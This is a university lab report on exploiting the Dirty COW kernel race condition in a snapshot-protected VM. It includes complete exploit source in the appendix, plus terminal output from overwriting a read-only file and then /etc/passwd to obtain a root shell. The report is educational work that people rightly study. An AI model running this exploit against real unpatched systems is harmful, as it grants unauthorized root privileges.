

MH4920
Supervised Independent Study I

Dirty COW (Copy-On-Write) Attack

Brandon Goh Wen Heng

Academic Year 2017/18

Contents

1	Introduction	1
2	Overview	1
3	Vulnerability Exploit	2
3.1	Lab Preparation	2
3.2	Modification of Read-Only File	3
3.3	Editing of <code>/etc/passwd</code> file	4
4	Appendix	6
4.1	Main Thread: <code>cow_attack.c</code>	6
4.2	write thread: <code>cow_attack.c</code>	7
4.3	madvise thread: <code>cow_attack.c</code>	7

1 Introduction

The Dirty COW vulnerability is a race condition vulnerability that is able to modify privileged files even without the use of **Set-UID** programs and even without read access. The exploit relies on the copy-on-write function within the Linux kernel and memory mapping (mmap). This vulnerability has existed in Linux since September 2007 and was discovered and exploited in October 2016.

2 Overview

This lab will provide a hands-on experience on exploiting the race condition and understanding the security issues pertaining to general race conditions that have led to the exploitation.

The Dirty COW operation firstly involves the loading of the file into the memory in read-only mode. This prevents the memory or the file from being written and modified from an unprivileged user.




Figure 1: COW Operation

Following that, the instruction to create a local copy of the program for editing by the user is requested. This allows for the user to create a local file that is writable while ensuring that the original file is not writable.




Figure 2: Copying Data For Writing

Due to repeated executions of these two threads, there is a race vulnerability

where the readable area can be modified during the rapid switching in mapping. When the writable data is no longer needed, the writable data is discarded and the readable data is flushed back to the file on disk. As the readable data has been modified, the file on disk will also be modified because the write operation is performed in a privileged process. This method can be used to modify files and gain root privileges where files may not even be readable to the user.

3 Vulnerability Exploit

3.1 Lab Preparation

1. Snapshot


As this lab will deal with modification of system files affecting user login and credentials, a snapshot is created in the event that a mishap occurs. This will allow the state of the VM to be reverted to the stage before the lab and reducing the amount of work required to re-prepare the VM.

3.2 Modification of Read-Only File

This subsection will look into using the Dirty COW vulnerability to writing to a read-only file. We need to create a dummy file in the root directory with read-only permissions for normal users as we do not want to perform the operation on a system file and corrupt the contents. To do so, we use the following commands.

```
$ su
# nano /zzz
# chmod 644 /zzz
# exit
```

We can try to write to the file but will instead be thrown an error, as the file has been set to read-only for normal users.


A terminal window titled "Terminal" showing a sequence of commands and their outputs. The user 'seed' is at the 'ubuntu' prompt. They run 'cat /zzz', which outputs a long string of 1s and 2s. Then they run 'echo 123456789 > /zzz', which results in a 'Permission denied' error message from the bash shell. The prompt returns to the user.

```
Terminal
[01/27/2018 14:19] seed@ubuntu:~$ cat /zzz
111111111122222222223333333333
[01/27/2018 14:19] seed@ubuntu:~$ echo 123456789 > /zzz
bash: /zzz: Permission denied
[01/27/2018 14:20] seed@ubuntu:~$
```

Figure 3: Read-Only File

The memory mapping thread is set up. This program has three threads. The main thread maps the file to memory and finds the pattern which we would like to overwrite. The main thread then creates two other threads, the `write` and the `madvise` thread to exploit the Dirty COW race condition vulnerability. The `write` thread searches for the string as defined in the code of overwriting. As the execution is based on COW, the thread will be able to modify the contents in the copy of the mapped memory and will not change any data in the underlying file. The `madvise` thread discards the private copy of the mapped memory so the page table can be pointed back to the original memory. The code for the program has been attached to the Appendix.

The source code is compiled with the `-lpthread` flag and run. The process is allowed to run a few seconds before being forcefully terminated (Using the shortcut `Ctrl` + `C`). Printing the contents of the file shows that the file has successfully been overwritten.


A terminal window titled "Terminal" showing the compilation and execution of a program. The user 'seed' runs 'gcc -o cow_attack cow_attack.c -g -lpthread' and then './cow_attack'. They press Ctrl+C to terminate the process. Then they run 'cat /zzz', which now outputs a string of 1s and 5s, indicating the file has been overwritten. The prompt returns to the user.

```
Terminal
[01/27/2018 14:26] seed@ubuntu:~$ gcc -o cow_attack cow_attack.c -g -lpthread
[01/27/2018 14:26] seed@ubuntu:~$ ./cow_attack
^C
[01/27/2018 14:28] seed@ubuntu:~$ cat /zzz
111111111155555555553333333333
[01/27/2018 14:28] seed@ubuntu:~$
```

Figure 4: Read-Only File Edited

3.3 Editing of /etc/passwd file

In this subsection, we will look at exploiting the dirty COW attack to raise the privileges of a normal user to a root user without requiring the need for superuser access. A new user *burneruser* is created using the command `sudo adduser burneruser`. If the contents of `/etc/passwd` is printed, we see that the newly created user does not have uid and gid 0.



```
sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
user1:x:1001:1002:user1,,,:/home/user1:/bin/bash

hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
burneruser:x:1002:1003:burneruser,,,:/home/burneruser:/bin/bash
[01/28/2018 04:36] seed@ubuntu:~$
```

Figure 5: Non-root User Created

Before any attempt at modifying this file, a snapshot is created first in case of any event that the file becomes corrupted and the VM becomes unstable and bootable, which would allow us to restore the VM to the state prior to commencement of the attack.

To perform the attack successfully, the following edits were made to the file before being recompiled:

	Before	After
①	int f = open(“/zzz”, O_RDONLY);	int f = open(“/etc/passwd”, O_RDONLY);
②	char *position = strstr(map, “222222222”);	char *position = strstr(map, “r:x:1002:1003”);
③	char *content=“5555555555”;	char *content=“r:x:0000:0000”;

Table 1: Changes to C code

Also note that for ② and ③ of the table above, it is sufficient to use “r:x:...” as it is the only user with that unique string within the entire file. As a result, only the above-mentioned string will be modified and nothing else.

The attack is run using the steps used in section 3.2, task 1. The `/etc/passwd` file is printed after the attack has stopped, for us to check whether the file has

been successfully modified using the current user privileges. Figure 6 displays the result of executing the program.

```

Terminal
[01/28/2018 04:47] seed@ubuntu:~$ nano cow_attack.c
[01/28/2018 04:47] seed@ubuntu:~$ gcc -o cow_attack cow_attack.c -g -lpthread
[01/28/2018 04:47] seed@ubuntu:~$ cow_attack
^C
[01/28/2018 04:47] seed@ubuntu:~$

Terminal
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123:/:/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126:/:/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129:/:/nonexistent:/bin/false
vboxadd:x:999:1:/:/var/run/vboxadd:/bin/false
sshd:x:120:65534:/:/var/run/sshd:/usr/sbin/nologin
user1:x:1001:1002:user1,,,:/home/user1:/bin/bash

hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
burneruser:x:0000:0000:burneruser,,,:/home/burneruser:/bin/bash
[01/28/2018 04:46] seed@ubuntu:~$

```

Figure 6: Successful Modification

The figure has shown that the edit has been successful. However, it can only be validated if we are able to login to the user account and obtain a root shell. To do so, the command `su hackeduser` is used to login to the specified user account.

```

root@ubuntu: /home/seed
bind:x:116:126:/:/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129:/:/nonexistent:/bin/false
vboxadd:x:999:1:/:/var/run/vboxadd:/bin/false
sshd:x:120:65534:/:/var/run/sshd:/usr/sbin/nologin
user1:x:1001:1002:user1,,,:/home/user1:/bin/bash

hacked:x:0:0:hacked,,,:/home/hacked:/bin/bash
burneruser:x:0000:0000:burneruser,,,:/home/burneruser:/bin/bash
[01/28/2018 05:16] seed@ubuntu:~$ su burneruser
Password:
root@ubuntu: /home/seed# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu: /home/seed#

```

Figure 7: Successful Login with Root Access

With the successful login and the “#” sign visible as shown in Figure 7, the attack is successful and has shown that a dirty COW attack program is able to modify and obtain root privileges without any need for root privileges when executing any command.

4 Appendix

4.1 Main Thread: cow_attack.c

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    //Open file in Read-Only mode
    int f=open("/zzz", O_RDONLY);

    //Map file to COW memory using MAP_PRIVATE
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    //Find position of target area
    char *position = strstr(map, "2222222222");

    //Create two threads for attack
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    //Wait for threads to finish
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);

    return 0;
}
```


4.2 write thread: cow_attack.c

```
void *writeThread(void *arg)
{
    //Content to overwrite
    char *content="5555555555";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        //Move file pointer to corresponding position.
        lseek(f, offset, SEEK_SET);
        //Write to memory.
        write(f, content, strlen(content));
    }
}
```

4.3 madvise thread: cow_attack.c

```
void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1) {
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```